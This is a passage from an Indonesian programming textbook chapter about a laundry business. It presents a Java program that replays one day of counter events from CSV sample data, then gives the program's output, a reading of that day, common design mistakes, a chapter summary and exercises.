- **Satu gerai.** Tiga baris penyaring menyimpan tagihan yang `Outlet_id`-nya gerai terpilih, lalu pembayaran dan peristiwa riwayat yang `Bill_id`-nya termasuk tagihan-tagihan itu.
- **Membuka.** Tanggal dalam data contoh ditulis `YYYY-MM-DD HH:MM:SS`. Dengan cara tulis itu, membandingkan dua tanggal sebagai teks memberikan jawaban yang sama dengan membandingkannya sebagai waktu, sehingga `b["arrived"] < start` berarti "datang sebelum tengah malam". `departed` yang kosong berarti "belum pergi". Setiap tagihan yang ditemukan masuk ke `racks`, dari tempat rak ke tagihan, dan ke `state`, yang mengingat apakah tagihan itu `waiting` atau `ready`.
- **Memutar ulang.** `events` adalah daftar tripel: waktu, jenis peristiwa, dan barisnya. Pengurutan menurut pasangan `(waktu, ORDER[jenis])` menata peristiwa menurut waktu dan, dalam detik yang sama, mendahulukan pembayaran daripada penyerahan, sebagaimana dinyatakan tabel `ORDER` di bagian atas. Pernyataan `if` yang panjang lalu menangani setiap jenis. Pada `queued` ia menerapkan Persamaan (1.2) (komentar menandai barisnya), memberi peringatan jika tempat rak sudah terisi, menempati tempat itu, dan mencetak dua baris. Pada `finished` ia menghitung jam sejak kedatangan, dibulatkan ke jam terdekat dengan menambahkan setengah jam (1.800 detik) sebelum membagi. Pada `paid` ia menambahkan uangnya ke metode yang bersangkutan dan menghitung sisa tagihan Persamaan (1.6) dari semua pembayaran tagihan itu sampai saat ini. Pada `departed` dan `cancelled` ia mengosongkan tempat rak. Tagihan yang dibatalkan disimpan dengan jumlah nol, sehingga program menghitung ulang harga yang seharusnya, untuk melaporkan apa yang tidak lagi terutang.
- **Menutup.** Ringkasan mencetak hitungan dan uang, dan `in_shop` menggambarkan rak sekali lagi.

Kode 1.2 adalah program yang sama dalam Java. Ia membaca berkas yang sama, mengikuti lima langkah yang sama dengan nama-nama yang sama, dan mencetak teks yang sama, karakter demi karakter.

Kode 1.2 `Chapter01/java/CounterDay.java`: pemutaran ulang yang sama dalam Java, hanya dengan pustaka standar. Jalankan dari folder `java` dengan `java CounterDay.java`.

```
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.time.Duration;
import java.time.LocalDate;
import java.time.LocalDateTime;
import java.time.format.DateTimeFormatter;
import java.util.*;

/**
 * One day at the counter of Profitina Laundry, replayed from the sample data.
 * Usage: java CounterDay.java [OUTLET] [DATE]      (default: O01 2026-03-18)
 * Reads the CSV files in ../data and prints every event of that day in time
 * order, then a summary of the money and of the racks.
 */
public class CounterDay {
    static final Path DATA = Path.of("..", "data");
    // At one moment, a payment is taken before the laundry is handed over.
    static final Map<String, Integer> ORDER = new LinkedHashMap<>();
    static {
        ORDER.put("queued", 0);
        ORDER.put("finished", 0);
        ORDER.put("paid", 1);
        ORDER.put("departed", 2);
        ORDER.put("cancelled", 2);
        ORDER.put("complaint", 3);
    }

    record Event(String when, String kind, Map<String, String> row) {}

    static void say(String line) {
        System.out.println(line);
    }

    /** Split one CSV line; a field in "..." may contain commas and "" quotes. */
    static List<String> split(String line) {
        List<String> out = new ArrayList<>();
        StringBuilder cur = new StringBuilder();
        boolean quoted = false;
        for (int i = 0; i < line.length(); i++) {
            char c = line.charAt(i);
            boolean next = i + 1 < line.length() && line.charAt(i + 1) == '"';
            if (quoted && c == '"' && next) {
                cur.append('"');
                i++;
```

Kode 1.2 (Lanjutan) *Chapter01/java/CounterDay.java: pemutaran ulang yang sama dalam Java, hanya dengan pustaka standar. Jalankan dari folder java dengan java CounterDay.java.*

```
            } else if (c == '"') {
                quoted = !quoted;
            } else if (c == ',' && !quoted) {
                out.add(cur.toString());
                cur.setLength(0);
            } else {
                cur.append(c);
            }
        }
        out.add(cur.toString());
        return out;
    }

    /** Read one CSV file into a map: id -> row (a map of column -> text). */
    static Map<String, Map<String, String>> load(String table) throws IOException {
        List<String> lines = Files.readAllLines(DATA.resolve(table + ".csv"),
                                                StandardCharsets.UTF_8);
        List<String> header = split(lines.get(0));
        Map<String, Map<String, String>> rows = new LinkedHashMap<>();
        for (String line : lines.subList(1, lines.size())) {
            List<String> cells = split(line);
            Map<String, String> row = new HashMap<>();
            for (int i = 0; i < header.size(); i++) {
                row.put(header.get(i), cells.get(i));
            }
            rows.put(row.get("id"), row);
        }
        return rows;
    }

    /** 40000 -> "Rp 40.000" (a dot between thousands, as on a receipt). */
    static String rupiah(double amount) {
        String digits = String.format(Locale.US, "%,d", (long) amount);
        return "Rp " + digits.replace(',', '.');
    }

    /** The unit of a service is written in its description: per kg/item/pair. */
    static String unitWord(String description, int unit) {
        String word = description.substring(description.lastIndexOf("per ") + 4)
                                  .replace(")", "");
        boolean plain = word.equals("kg") || unit == 1;
        return unit + " " + word + (plain ? "" : "s");
    }
```

Kode 1.2 (Lanjutan) *Chapter01/java/CounterDay.java: pemutaran ulang yang sama dalam Java, hanya dengan pustaka standar. Jalankan dari folder java dengan java CounterDay.java.*

```
    /** Describe the bills on the racks: how many wait, how many are ready. */
    static String inShop(Map<String, String> state) {
        long waiting = state.values().stream()
                            .filter(s -> s.equals("waiting")).count();
        long ready = state.size() - waiting;
        return state.size() + " bills in the shop, " + waiting
               + " being processed and " + ready + " ready for pickup";
    }

    static LocalDateTime time(String text) {
        return LocalDateTime.parse(text.replace(' ', 'T'));
    }

    static double number(Map<String, String> row, String column) {
        return Double.parseDouble(row.get(column));
    }

    public static void main(String[] args) throws IOException {
        String outletId = args.length > 0 ? args[0] : "O01";
        String day = args.length > 1 ? args[1] : "2026-03-18";
        var outlets = load("Outlet");
        var customers = load("Customer");
        var employees = load("Employee");
        var services = load("Service");
        Map<String, Map<String, String>> bills = new LinkedHashMap<>();
        for (var b : load("Bill").values()) {
            if (b.get("Outlet_id").equals(outletId)) bills.put(b.get("id"), b);
        }
        List<Map<String, String>> payments = new ArrayList<>();
        for (var p : load("Payment").values()) {
            if (bills.containsKey(p.get("Bill_id"))) payments.add(p);
        }
        List<Map<String, String>> logs = new ArrayList<>();
        for (var s : load("StatusLog").values()) {
            if (bills.containsKey(s.get("Bill_id"))) logs.add(s);
        }
        String start = day + " 00:00:00";
```

Kode 1.2 (Lanjutan) *Chapter01/java/CounterDay.java: pemutaran ulang yang sama dalam Java, hanya dengan pustaka standar. Jalankan dari folder java dengan java CounterDay.java.*

```
        // What is in the shop when the door opens: arrived before today and not yet
        // collected. Each such bill occupies its rack.
        Map<String, String> racks = new HashMap<>();
        Map<String, String> state = new HashMap<>();
        for (var b : bills.values()) {
            String dep = b.get("departed"), fin = b.get("finished");
            boolean before = b.get("arrived").compareTo(start) < 0;
            if (before && (dep.isEmpty() || dep.compareTo(start) >= 0)) {
                racks.put(b.get("rack"), b.get("id"));
                boolean done = !fin.isEmpty() && fin.compareTo(start) < 0;
                state.put(b.get("id"), done ? "ready" : "waiting");
            }
        }
        var outlet = outlets.get(outletId);
        var pattern = DateTimeFormatter.ofPattern("EEEE dd MMMM yyyy",
                                                  Locale.ENGLISH);
        String weekday = LocalDate.parse(day).format(pattern);
        say(outlet.get("name") + " (" + outletId + "), " + weekday);
        say("Opening: " + inShop(state) + "\n");

        // Today's events: status changes from StatusLog and money from Payment.
        List<Event> events = new ArrayList<>();
        for (var s : logs) {
            String when = s.get("changed_at");
            if (when.startsWith(day)) {
                events.add(new Event(when, s.get("status"), s));
            }
        }
        for (var p : payments) {
            String when = p.get("paid_at");
            if (when.startsWith(day)) events.add(new Event(when, "paid", p));
        }
        events.sort(Comparator.comparing(Event::when)
                              .thenComparing(e -> ORDER.get(e.kind())));

        Map<String, Integer> count = new HashMap<>();
        for (String k : ORDER.keySet()) count.put(k, 0);
        Map<String, double[]> money = new LinkedHashMap<>();
        for (String m : List.of("cash", "qris", "transfer", "credit")) {
            money.put(m, new double[2]);
        }
        Map<String, String> how = Map.of("cash", "cash", "qris", "QRIS",
            "transfer", "transfer", "credit", "from the deposit");
        double chargedToday = 0, cancelledValue = 0;
        for (Event e : events) {
            var row = e.row();
```

Kode 1.2 (Lanjutan) *Chapter01/java/CounterDay.java: pemutaran ulang yang sama dalam Java, hanya dengan pustaka standar. Jalankan dari folder java dengan java CounterDay.java.*

```
            var bill = bills.get(row.get("Bill_id"));
            String who = row.containsKey("Employee_id")
                ? employees.get(row.get("Employee_id")).get("name") : "";
            String name = customers.get(bill.get("Customer_id")).get("name");
            String clock = e.when().substring(11, 16);
            String bid = bill.get("id"), rack = bill.get("rack");
            var svc = services.get(bill.get("Service_id"));
            count.merge(e.kind(), 1, Integer::sum);
            switch (e.kind()) {
                case "queued" -> {
                    double price = number(svc, "price");
                    int unit = Integer.parseInt(bill.get("unit"));
                    double charged = price * unit;  // the shop's price formula
                    if (racks.get(rack) != null) {
                        say("       WARNING: rack " + rack + " is in use");
                    }
                    racks.put(rack, bid);
                    state.put(bid, "waiting");
                    chargedToday += charged;
                    String what = svc.get("description");
                    say(clock + "  RECEIVED   " + bid + "  " + name + ", "
                        + what);
                    say(" ".repeat(18) + unitWord(what, unit) + " x "
                        + rupiah(price) + " = " + rupiah(charged) + ", rack "
                        + rack + ", by " + who);
                }
                case "finished" -> {
                    state.put(bid, "ready");
                    long seconds = Duration.between(time(bill.get("arrived")),
                                                    time(e.when())).getSeconds();
                    long hours = (seconds + 1800) / 3600;   // whole hours
                    say(clock + "  FINISHED   " + bid + "  ready after " + hours
                        + " h, rack " + rack + ", by " + who);
                }
                case "paid" -> {
                    String method = row.get("method");
                    double amount = number(row, "amount");
                    money.get(method)[0] += 1;
                    money.get(method)[1] += amount;
                    double paid = 0;
                    for (var p : payments) {
                        boolean mine = p.get("Bill_id").equals(bid);
                        if (mine && p.get("paid_at").compareTo(e.when()) <= 0) {
                            paid += number(p, "amount");
                        }
                    }
```

Kode 1.2 (Lanjutan) *Chapter01/java/CounterDay.java: pemutaran ulang yang sama dalam Java, hanya dengan pustaka standar. Jalankan dari folder java dengan java CounterDay.java.*

```
                    double balance = number(bill, "payment") - paid;
                    say(clock + "  PAID       " + bid + "   " + rupiah(amount) + " "
                        + how.get(method) + ", balance " + rupiah(balance));
                }
                case "departed", "cancelled" -> {
                    racks.remove(rack);
                    state.remove(bid);
                    if (e.kind().equals("cancelled")) {  // now charged 0
                        cancelledValue += number(svc, "price")
                                        * Integer.parseInt(bill.get("unit"));
                    }
                    String word = e.kind().equals("departed")
                        ? "COLLECTED" : "CANCELLED";
                    say(clock + "  " + word + "   " + bid + "   " + name + ", rack "
                        + rack + " freed, " + who);
                }
                default -> say(clock + "  COMPLAINT  " + bid + "   " + name
                               + ", noted by " + who);
            }
        }

        say("\nSummary of the day");
        say(String.format("  Bills received   %3d   charged %s",
                          count.get("queued"), rupiah(chargedToday)));
        say(String.format("  Bills cancelled  %3d   no longer due %s",
                          count.get("cancelled"), rupiah(cancelledValue)));
        say(String.format("  Bills finished   %3d", count.get("finished")));
        say(String.format("  Bills collected  %3d", count.get("departed")));
        double total = 0;
        for (double[] m : money.values()) total += m[1];
        say(String.format("  Payments         %3d   %s", count.get("paid"),
                          rupiah(total)));
        for (var m : money.entrySet()) {
            say(String.format("    %-9s      %3d   %s", m.getKey(),
                              (int) m.getValue()[0], rupiah(m.getValue()[1])));
        }
        say("  Cash in the drawer: " + rupiah(money.get("cash")[1]));
        say("Closing: " + inShop(state));
        say("Racks in use at closing: " + racks.size() + " of 60");
    }
}
```

Java tidak memiliki `DictReader`, sehingga program membawa versinya sendiri yang kecil: `split` menyusuri baris karakter demi karakter, menyalakan dan mematikan penanda `quoted` pada setiap tanda petik, dan memisah pada koma hanya ketika penanda itu mati; tanda petik ganda di dalam petik mewakili satu tanda petik. `load` lalu memakai baris pertama berkas sebagai nama kolom, persis seperti `DictReader`. Sebuah `record` bernama `Event` menampung tripel yang di Python disimpan dalam *tuple*, dan `Comparator.comparing(Event::when).thenComparing(...)` adalah pengurutan dua bagian yang sama. Pengurutan daftar di Java bersifat *stabil*, seperti di Python: dua peristiwa dengan kunci sama tetap dalam urutan saat ditambahkan, sehingga kedua program memecah seri dengan cara yang sama, dan itulah sebabnya keluaran keduanya sama sampai karakter terakhir. Waktu diurai dengan `java.time.LocalDateTime` dan dikurangkan dengan `Duration.between`.

Perintah `java CounterDay.java` mengompilasi dan menjalankan berkas itu dalam satu langkah, tanpa `javac` terpisah. *Source-file mode* (mode berkas sumber) ini sudah menjadi bagian Java sejak versi 11 [14] dan merupakan cara buku ini menjalankan program Java yang kecil; jalur Java aplikasi di Bab 11 dikompilasi dengan cara biasa.

1.11.3 Menjalankannya

Setelah Python terpasang, buka terminal di folder `Chapter01` dan ketik `python3 python/counter_day.py` (di Windows, `python python\counter_day.py`). Untuk Java, masuk ke folder `java` dan ketik `java CounterDay.java`. Kedua program mencetak hal yang sama:

```
Profitina Laundry Rungkut (O01), Wednesday 18 March 2026
Opening: 29 bills in the shop, 14 being processed and 15 ready for pickup


07:07  FINISHED   B1306  ready after 119 h, rack B10, by Yulia Kartika Sari
07:13  RECEIVED   B1359  Farah Wijaya, Dry cleaning - shirt/blouse (per item)
                  2 items x Rp 20.000 = Rp 40.000, rack C18, by Hendra Wijaya
07:22  PAID       B1322  Rp 56.000 cash, balance Rp 0
07:22  COLLECTED  B1322  Retno Hartono, rack A04 freed, Dewi Lestari Putri
07:27  FINISHED   B1326  ready after 85 h, rack C05, by Agus Setiawan
07:30  FINISHED   B1328  ready after 83 h, rack C19, by Yulia Kartika Sari
07:34  FINISHED   B1352  ready after 35 h, rack C12, by Yulia Kartika Sari
08:53  RECEIVED   B1362  Siti Sulistyo, Wash, dry & fold (per kg)
                  6 kg x Rp 8.000 = Rp 48.000, rack A04, by Dewi Lestari Putri
09:28  RECEIVED   B1363  Fadli Prakoso, Ironing only (per kg)
                  2 kg x Rp 6.000 = Rp 12.000, rack C13, by Dewi Lestari Putri
09:29  PAID       B1310  Rp 80.000 cash, balance Rp 0
09:29  COLLECTED  B1310  Gilang Nasution, rack C11 freed, Hendra Wijaya
10:54  RECEIVED   B1365  Oki O'Neil, Express wash & fold, 1 day (per kg)
                  2 kg x Rp 12.000 = Rp 24.000, rack B13, by Dewi Lestari Putri
10:55  PAID       B1365  Rp 24.000 QRIS, balance Rp 0
11:35  COLLECTED  B1326  Laras Chandra, rack C05 freed, Hendra Wijaya
14:50  FINISHED   B1329  ready after 91 h, rack C02, by Yulia Kartika Sari
15:34  PAID       B1318  Rp 40.000 cash, balance Rp 0
15:34  COLLECTED  B1318  Khadijah Hakim, rack A09 freed, Dewi Lestari Putri
15:37  FINISHED   B1365  ready after 5 h, rack B13, by Yulia Kartika Sari
17:02  RECEIVED   B1368  Khadijah Suryadi, Express wash & fold, 1 day (per kg)
                  5 kg x Rp 12.000 = Rp 60.000, rack A18, by Hendra Wijaya
18:01  COLLECTED  B1365  Oki O'Neil, rack B13 freed, Dewi Lestari Putri
18:09  PAID       B1306  Rp 45.000 from the deposit, balance Rp 0
18:09  COLLECTED  B1306  Umi Utomo, rack B10 freed, Hendra Wijaya
18:34  COLLECTED  B1319  Hadi Kurniawan Nugroho, rack B15 freed, Dewi Lestari Putri
18:47  RECEIVED   B1370  Vania Wirawan, Wash, dry & fold (per kg)
                  5 kg x Rp 8.000 = Rp 40.000, rack B12, by Dewi Lestari Putri
18:51  PAID       B1370  Rp 40.000 cash, balance Rp 0
18:54  CANCELLED  B1368  Khadijah Suryadi, rack A18 freed, Dewi Lestari Putri
19:11  PAID       B1329  Rp 35.000 cash, balance Rp 0
19:11  COLLECTED  B1329  Oki Firmansyah, rack C02 freed, Dewi Lestari Putri

Summary of the day
  Bills received     6   charged Rp 224.000
  Bills cancelled    1   no longer due Rp 60.000
  Bills finished     6
  Bills collected    8
  Payments           7   Rp 320.000
    cash             5   Rp 251.000
    qris             1   Rp 24.000
    transfer         0   Rp 0
    credit           1   Rp 45.000
  Cash in the drawer: Rp 251.000
Closing: 26 bills in the shop, 13 being processed and 13 ready for pickup
Racks in use at closing: 26 of 60
```

Kedua program dijalankan di lingkungan tempat buku ini disiapkan, dengan Python 3.11 dan OpenJDK 21, untuk ketiga gerai pada tujuh hari berbeda; pada ke-21 kasus itu kedua keluaran identik, dibandingkan dengan perintah `diff`.

1.11.4 Membaca hari itu

Bacalah keluaran itu seperti pemilik membacanya keesokan pagi. **Gambar 1.7** menggambar hari yang sama: jumlah kantong di binatu sejak buka sampai tutup, dengan tanda untuk setiap peristiwa.



Gambar 1.7 Jumlah kantong di gerai Rungkut pada Rabu, 18 Maret 2026, hari kerja terakhir sebelum libur Lebaran. Garis naik ketika pesanan diterima dan turun ketika pesanan diambil atau dibatalkan; penyelesaian pesanan tidak mengubah jumlahnya.

- **Binatu dibuka dalam keadaan penuh.** Sebanyak 29 kantong sudah di rak: 14 masih diproses dan 15 sudah siap menunggu pemiliknya. Hanya empat dari 15 itu yang akan diambil hari ini; sisanya menunggu sampai sesudah libur.
- **Tukang cuci mulai pagi-pagi.** Pukul 07.07 Yulia Kartika Sari menyelesaikan `B1306`, gaun atau kebaya untuk *dry cleaning* yang sudah 119 jam di binatu, lebih lama daripada janji 96 jamnya: pada masa ramai Lebaran setiap mesin sibuk dan setiap waktu pengerjaan molor. Tiga pesanan lagi selesai sebelum pukul 07.35.
- **Satu tempat rak dipakai ulang.** Pukul 07.22 Retno Hartono membayar Rp56.000 tunai dan mengambil `B1322` dari tempat `A04`. Pukul 08.53 cucian 6 kg milik Siti Sulistyo, `B1362`, diletakkan di tempat yang sama. Program akan mencetak peringatan seandainya tempat itu masih terisi; sepanjang hari tidak ada satu peringatan pun.
- **Pesanan kilat melesat.** Oki O'Neil membawa 2 kg untuk cuci kilat pukul 10.54 (`B1365`), membayar Rp24.000 lewat QRIS semenit kemudian, pesanannya selesai pukul 15.37 dan diambil pukul 18.01. Inilah tagihan pada **Gambar 1.6**.
- **Deposit terpakai.** Pukul 18.09 Umi Utomo mengambil gaunnya, `B1306`, dan membayar Rp45.000 dari depositnya. Tidak ada uang yang berpindah tangan, dan laci kas tidak bertambah.
- **Sebagian pesanan sudah dibayar beberapa hari lalu.** `B1326` (diambil pukul 11.35) dan `B1319` (pukul 18.34) tidak memiliki pembayaran hari ini: pemiliknya sudah membayar saat menyerahkan cucian, pada 14 Maret. Baris sisa tagihan hanya muncul ketika ada uang yang bergerak.
- **Pesanan kilat dibatalkan.** Pukul 17.02 Khadijah Suryadi membawa 5 kg untuk cuci kilat (`B1368`, Rp60.000). Pukul 18.54 pesanan itu dibatalkan, sebelum ada pembayaran. Data tidak menyebutkan alasannya; pesanan kilat yang dijanjikan selesai besok, pada hari pertama libur empat hari, adalah alasan yang masuk akal. Tempat raknya dikosongkan, dan ringkasan melaporkan Rp60.000 itu sebagai tidak lagi terutang.

- **Laci kas.** Tujuh pembayaran menghasilkan Rp320.000, Rp251.000 di antaranya tunai. Saat tutup kasir menghitung laci; jika isinya Rp251.000 lebih banyak daripada pagi tadi, hari itu seimbang.
- **Binatu tutup.** Tersisa 26 kantong, 13 masih harus diselesaikan dan 13 menunggu pemiliknya, di 26 dari 60 tempat rak. Keenam pesanan yang diterima hari ini baru akan selesai pada 23 Maret, setelah libur; pelanggannya sudah diberi tahu di konter.

Setiap baris kisah ini dahulu adalah satu baris di buku nota, satu catatan di buku kas, atau satu kalimat yang diucapkan di seberang konter. Program ini menunjukkan bahwa begitu kata-kata binatu menjadi data, satu hari dapat diputar ulang, diperiksa, dan dijumlahkan oleh siapa saja, kapan saja, dalam bahasa apa saja.

1.12 Profitina dalam Praktik

Produk Profitina adalah aplikasi bisnis untuk organisasi di Indonesia, dan setiap produknya dimulai seperti bab ini dimulai: berdiri di samping pekerjaannya dan mencatat kata-kata yang dipakai orang-orangnya. Bentuk masalahnya selalu sama. Ada proses nyata, entah konter, gudang, kelas, atau klinik; ada orang dengan tugas berbeda yang menyentuhnya; uang bergerak melalui beberapa saluran; hal-hal tidak beres dengan cara yang dapat diduga; dan data pribadi harus ditangani sesuai hukum. Golongan penyelesaiannya pun sama: namai hal-hal yang sudah dilacak bisnis itu, jadikan aturan tak tertulis tersurat, simpan setiap fakta sekali, hitung yang dapat dihitung, simpan riwayat yang hanya pernah ditambah, dan tampilkan kepada setiap orang hanya apa yang dibutuhkan tugasnya.

Dua pelajaran dari Profitina Laundry terbawa langsung ke pekerjaan itu. Pertama, pembayaran di Indonesia kini secara bawaan bersifat jamak: sistem yang mengandaikan tunai, atau mengandaikan satu dompet digital, akan keliru pada hari pertamanya, sedangkan sistem yang mencatat metode, jumlah, dan referensi setiap pembayaran tidak. Kedua, rincian yang dihilangkan contoh karangan, seperti tempat rak, uang muka, pesanan batal yang tetap memegang nomornya, dan keluhan yang tidak mengubah status, justru rincian yang menentukan apakah karyawan memercayai sistem atau kembali ke kertas.

1.13 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Merancang layar sebelum memahami konter. Pengembang yang memulai dengan halaman login dan menu membangun apa yang mudah dibangun. Amati dulu satu hari bisnisnya, seperti Subbab 1.4, dan catat kata-katanya.

Memercayai harga dari peramban. Apa pun yang dikirim peramban dapat diubah. Hitung Persamaan (1.2) di server, dari daftar harga, ketika pesanan disimpan.

Menghitung ulang jumlah lama dengan daftar harga hari ini. Kenaikan harga tidak boleh mengubah apa yang ditagihkan kepada pelanggan bulan lalu. Simpan jumlahnya saat penerimaan sebagai *snapshot*.

Membulatkan berat ke arah yang salah atau tidak membulatkannya sama sekali. Binatu membulatkan ke atas (Persamaan (1.1)); sistem yang membulatkan ke kilogram terdekat atau menyimpan 4,3 di kolom bilangan bulat bertentangan dengan setiap nota yang ditulis kasir.

Menyimpan sisa tagihan. Sisa tagihan yang disimpan dan daftar pembayaran dapat saling bertentangan; sisa tagihan yang dihitung (Persamaan (1.6)) tidak.

Menghapus pesanan yang dibatalkan. Nomornya sudah dicetak dan diberikan kepada pelanggan. Tandai sebagai dibatalkan, jadikan jumlahnya nol, dan catat siapa yang melakukannya.

Memperlakukan keluhan sebagai status. Keluhan terjadi setelah cucian dibawa pulang; pesanannya tetap berstatus diambil. Catat di riwayat.

Mengandaikan semua orang membayar tunai, atau semua membayar lewat QRIS. Catat metode, jumlah, dan referensi setiap pembayaran, dan izinkan beberapa pembayaran per pesanan.

Membebankan biaya QRIS kepada pelanggan. Bank Indonesia melarangnya, dan untuk hampir semua pembayaran binatu biayanya memang nol (Subbab 1.7.3).

Mencetak data pribadi melebihi keperluan. Struk membutuhkan nama dan nomor telepon, bukan alamat atau tanggal lahir. Halaman status publik tidak membutuhkan keduanya.

Mengandalkan "bukan tanggung jawab kami" dalam tulisan kecil. Hukum konsumen Indonesia tidak menerima klausula yang mengalihkan tanggung jawab binatu kepada pelanggan. Nyatakan syarat yang adil sebagai gantinya.

Mencampuradukkan status dan peristiwa. `queued`, `finished`, dan `departed` menyatakan di mana pesanan *berada*; diterima, selesai, diambil, dibatalkan, dan keluhan adalah hal yang *terjadi* padanya. Yang pertama adalah satu kolom di `Bill`; yang kedua adalah daftar baris di `StatusLog`.

1.14 Ringkasan Bab

Bisnis didahulukan. Profitina Laundry tumbuh dari binatu nyata yang dijalankan dua mitra dan sejumlah kecil karyawan; supervisornya yang juga karyawan, layanannya yang tidak boleh lenyap setelah ditagihkan, dan pembagian kerja di konter semuanya berasal dari binatu itu. Di atas kertas ia memakai buku nota, buku kas, label pada setiap kantong, dan grup pesan, dan keempatnya gagal pada tiga gerai dan tiga ribu pesanan setahun.

Binatu di Indonesia dijual menurut berat dan per potong, tumbuh bersama kota, rumah kos, dan rumah tangga berpenghasilan ganda, serta mengikuti musim: bulan-bulan hujan dan, terutama, Lebaran (**Gambar 1.1**). Asosiasi Laundry Indonesia melaporkan lebih dari 1.800 anggota dan sekitar 34.000 pekerja pada 2025.

Perjalanan pesanan berlangsung dari penerimaan dan penimbangan, melalui nota dan label, rak, mencuci, mengeringkan, menyetrika, melipat, dan mengemas, kembali ke rak, lalu diambil atau diantar (**Gambar 1.2**). Tiga statusnya adalah `queued`, `finished`, dan `departed`.

Tiga gerai, empat belas orang, empat peran (**Tabel 1.1**, **Gambar 1.3**); peran diturunkan dari bagian dan atasan, tidak pernah disimpan.

Hitungan sebuah tagihan: unit dengan pembulatan ke atas (Persamaan (1.1)), jumlah dengan harga dikali unit (Persamaan (1.2)), kilat sebagai harga yang sudah memuat biaya tambahan (Persamaan (1.3)), saat janji (Persamaan (1.4)), uang muka separuh dibulatkan ke bawah ke ribuan (Persamaan (1.5)), dan sisa tagihan yang selalu dihitung (Persamaan (1.6)).

Uang datang sebagai tunai, QRIS, transfer, atau deposit (**Gambar 1.4**); setiap pembayaran adalah satu baris dengan metode, jumlah, dan referensi (**Tabel 1.4**). QRIS memiliki 65,77 juta pengguna dan 44,86 juta merchant pada pertengahan 2026 (**Tabel 1.3**), dan mulai 1 Oktober 2026 biayanya (Persamaan (1.7)) nol bagi semua merchant untuk pembayaran sampai Rp100.000.

Masalah dicatat dengan jujur: pembatalan sebelum dicuci, keluhan setelah diambil, kantong yang tidak diambil, mesin yang rusak. Hukum konsumen melarang klausula yang mengalihkan tanggung jawab binatu; UU PDP meminta binatu mengumpulkan, menampilkan, dan menyimpan hanya yang dibutuhkannya.

Kosakata konter menjadi tujuh tabel (**Gambar 1.5**, **Tabel 1.5**), sebagian nilai disimpan dan sebagian dihitung (**Tabel 1.6**), dan satu hari nyata dapat diputar ulang darinya dalam Python dan Java (**Kode 1.1**, **Kode 1.2**, **Gambar 1.7**).

1.15 Soal Latihan

1.1 Sebutkan empat benda yang menyimpan catatan binatu asli sebelum memakai perangkat lunak, dan untuk masing-masing sebutkan tabel basis data yang mengambil alih tugasnya.

1.2 Seorang pelanggan membawa cucian seberat 3,0 kg, 3,05 kg, dan 7,9 kg untuk cuci-lipat biasa, sebagai tiga pesanan terpisah. Berikan unit dan jumlah yang ditagihkan untuk masing-masing dengan Persamaan (1.1) dan Persamaan (1.2).

1.3 Cucian 3,05 kg yang sama dibawa untuk cuci kilat. Hitung jumlahnya dan biaya tambahan kilat dalam rupiah, dan periksa bahwa biaya tambahan itu 50 persen dari harga biasa.

1.4 Dengan Persamaan (1.5), hitung uang muka menurut kebiasaan binatu untuk pesanan Rp24.000, Rp35.000, Rp65.000, dan Rp130.000.

1.5 Tagihan `B1370` tanggal 18 Maret 2026 adalah 5 kg cuci-lipat yang diterima pukul 18.47.56. Dengan Persamaan (1.4) dan **Tabel 1.2**, tentukan saat janjinya. Pesanan itu selesai pada 23 Maret pukul 07.48. Apakah ia terlambat ketika selesai? Mengapa hal itu adil bagi binatu?

1.6 Seorang pelanggan dengan deposit Rp30.000 membawa dua selimut. Uraikan, baris demi baris, pembayaran yang dicatat kasir jika pelanggan membayar sebanyak mungkin dari deposit dan sisanya tunai, dan berapa depositnya sesudah itu.

1.7 Jelaskan mengapa peran karyawan tidak disimpan dalam basis data. Apa yang akan salah, dalam satu contoh nyata, seandainya peran itu disimpan?

1.8 Seorang kasir menyerahkan kantong dengan sisa tagihan Rp20.000 karena pelanggan berjanji mentransfer besok. Apa yang harus dilakukan kasir di aplikasi, dan di mana pesanan itu muncul sampai dilunasi?

1.9 Untuk masing-masing berikut, tentukan apakah ia harus mengubah `status` pesanan, menambah baris di `StatusLog`, keduanya, atau tidak keduanya: (a) tukang cuci menyelesaikan pesanan; (b) keluhan tentang kaus kaki yang hilang; (c) pelanggan melunasi sisa tagihan; (d) supervisor membatalkan pesanan yang masih `queued`; (e) supervisor menelepon pelanggan yang kantongnya sudah menunggu 35 hari.

1.10 Hitung biaya QRIS menurut Persamaan (1.7) untuk pembayaran Rp88.000 dan Rp165.000, (a) bagi usaha mikro dan (b) bagi usaha kecil, menurut aturan yang berlaku mulai 1 Oktober 2026.

1.11 Sebuah nota yang dicetak di konter berbunyi: “Kerusakan atau kehilangan bukan tanggung jawab Profitina Laundry.” Jelaskan masalah kalimat ini menurut hukum Indonesia dan tulis ulang pengumumannya dalam dua atau tiga kalimat yang adil.

1.12 Daftarkan data pribadi yang muncul di struk dan di halaman status publik, dan berikan satu alasan dari UU PDP untuk setiap hal yang tidak ditampilkan.

1.13 Jalankan program **Kode 1.1** atau **Kode 1.2** untuk gerai Keputih pada 30 September 2026 (`O02 2026-09-30`). Berapa kantong saat binatu buka dan tutup, berapa yang diterima, dan apa yang diceritakan hari itu tentang mesin pengering yang rusak?

